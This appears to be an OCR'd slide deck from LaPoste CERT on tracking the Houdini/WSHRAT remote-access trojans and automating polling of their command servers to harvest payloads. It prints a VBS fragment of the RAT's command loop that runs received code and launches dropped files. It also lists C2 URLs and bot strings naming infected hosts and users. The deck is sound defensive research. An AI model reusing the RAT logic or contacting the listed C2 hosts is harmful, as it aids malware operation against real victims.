

@xanhacks
LaPoste CERT

Houdini & Co

Automation of extraction and C2 polling






Houdini & Co Overview

- VBS Based RAT
- Started in 2013 (10 years ago)
- Some variants in JScript (like WSHRAT)
- Still active in 2023

```
spl="|V|"
while true
    s=split(Pt("Vre",""),spl)
    select case s(0)
        case "exc"
            sa= s(1)
            execute sa
        case "Sc"
            s2 = Ex("temp") & "\" & s(1 + 1)
            set wr = fs.OpenTextFile(s2,2,True)
            wr.Write s(1)
            wr.Close()
            sh.run s2, 6
```



Download samples & extract fingerprints

Download


- VT Livehunt (YARA rules on « /Vre », « /is-ready », ...)
- Other DBs like Tri.age

Extraction

- Run samples on a Win VM and monitor plaintext HTTP trafic
- Add bots to our database C2 URL & User-Agent)

Bots database

cc	user_agent
869 (http://198.12.123.17:8902/Vre)	shalah_1139D521\DESKTOP-5FAL69J\linda\Microsoft Windows 10 Pro \undefined\\YES\FALSE\
868 (http://oracle-java.webhop.org:8806/is-ready)	WSHRAT|466FD986|DESKTOP-6F2A4EM|User|Microsoft Windows 7 Ultimate |plus|Kaspersky Internet Security|false - 6/4/2023|JavaScript
867 (http://198.12.123.17:7402/Vre)	damn_63991E4E\DESKTOP-FAQ87A2\friends\Microsoft Windows 10 Pro \undefined\\YES\FALSE\
866 (http://mandanga.blogdns.com:1708/is-ready)	C6D2B3CA<|>DESKTOP-IP38Z7K<|>barbara<|>Microsoft Windows XP Professional <|>plus<|>Windows Defender<|>false - {DATE}
865 (http://winup.publicvm.com:3089/is-ready)	80AED447<|>ETUDES<|>Susan<|>Microsoft Windows Server 2016 Standard <|>plus<|>AVG Internet Security<|>false - {DATE}
864 (http://shams.ddns.net:20199/is-ready)	F1852EAD<|>DESKTOP-PHNATM5<|>default<|>Microsoft Windows 10 Pro <|>plus<|>McAfee VirusScan Enterprise<|>false - {DATE}
863 (http://gameserver.duia.us:1234/is-ready)	WSHRAT|089041A5|PRODUCTION|Jennifer|Microsoft Windows 10 Pro |plus|McAfee VirusScan Enterprise|false - {DATE}|Visual Basic-v3.4|FR:France
862 (http://pm2bitcoin.com:7974/is-ready)	WSHRAT|0DA7AF2B|ACCUEIL|bernard|Microsoft Windows 10 Pro |plus|Avast! Antivirus|false - 23/3/2023|JavaScript
861 (http://hikvisiondvr.duckdns.org:7000/is-ready)	WSHRAT|1E48CFB8|DESKTOP-L8J0ZSB|friends|Microsoft Windows 11 Pro |plus|Kaspersky Internet Security|false - 21/3/2023|JavaScript-v2.7|FR:France
860 (http://cf7563ad8eb0.duckdns.org:7000/is-ready)	WSHRAT|F6F5C90E|DESKTOP-PBY825C|dad|Microsoft Windows 10 Pro |plus|N/A|false - 21/3/2023|JavaScript-v2.7|FR:France




Latest C2 URLs and User-Agents in the database

Bots farm

Goal


- Automate communications with C&C servers to retrieve a maximum of **recent orders (that contains payloads)**



Modular architecture


Benefits

- Adding a new family is very easy
- Each bot runs in a dedicated thread



Samples/payloads database

sha256	Source	Size	File Type	Com Extracted	Processed	Malware Family
ddcec5ab925eac6c98d830eed382842ecdac5c25575afa01003bf3038f24c695	tvbs_b255_o370520	1023224		not yet	not yet	UPX ---unknown---
2ffdcd7ea74bf71bd8426bf22d9aa6164556c5ab27116ac6b9cc6a9ac015a682	tvbs	375483	text	no	yes	Houdini/Broken
011a9aba8612acb082f7184e87b2e5b3e93be63abe263ec57902d39ee5e5eb68	tvbs_b713_o349950	915674	JScript	Success	yes	Nanocore
85bf9e52d54da6d1df425a25251b9302cbf5b802a43505dd5a027add163da846	tvbs_b786_o349111	540672	EXE x86 .Net	Success	yes	Houdini/WSHRAT
054fbd73d2696086050c7afa80787665f800056c721e698a71511189e1044552	tvbs_b816_o339322	6940676	JScript	not yet	not yet	---unknown---
8b6c5f618c4879e8dfa51e0b9c74f3aefb6100ae80d54221b3362b4db20971bc	tvbs_b853_o337745	24064	EXE x86 .Net	Success	yes	NjRAT
198783e619d1dd2aa76a91d82c046a911f529d46ab27e96867c26635b1a626dd	tvbs	3553	JScript	Success	yes	VjW0rm
07bd70913f50dacb1c798b0755230a2dd44999c0406f6532e4ecb0e18779e803	tvbs	53284	VBS	Success	yes	Houdini/Houdini_v2
69961f7206b1aed60aa9ef8ea56eb671c2129ffd150d6325e1bc9d2445e47e50	tvbs	94489	VBS	Success	yes	Lime-Worm



Latest samples and payloads (extracted from orders) in the database

Results

- Almost 1000 bots created and 500K orders received (lots of sleeps)
- Sometimes open directories on C2s
- Useful orders received are « execute » ones : Houdini & Co are mainly used as droppers
- Payloads dropped are mainly RATs (Nanocore, BitRAT, NjRAT, Remcos) and sometimes CobaltStrike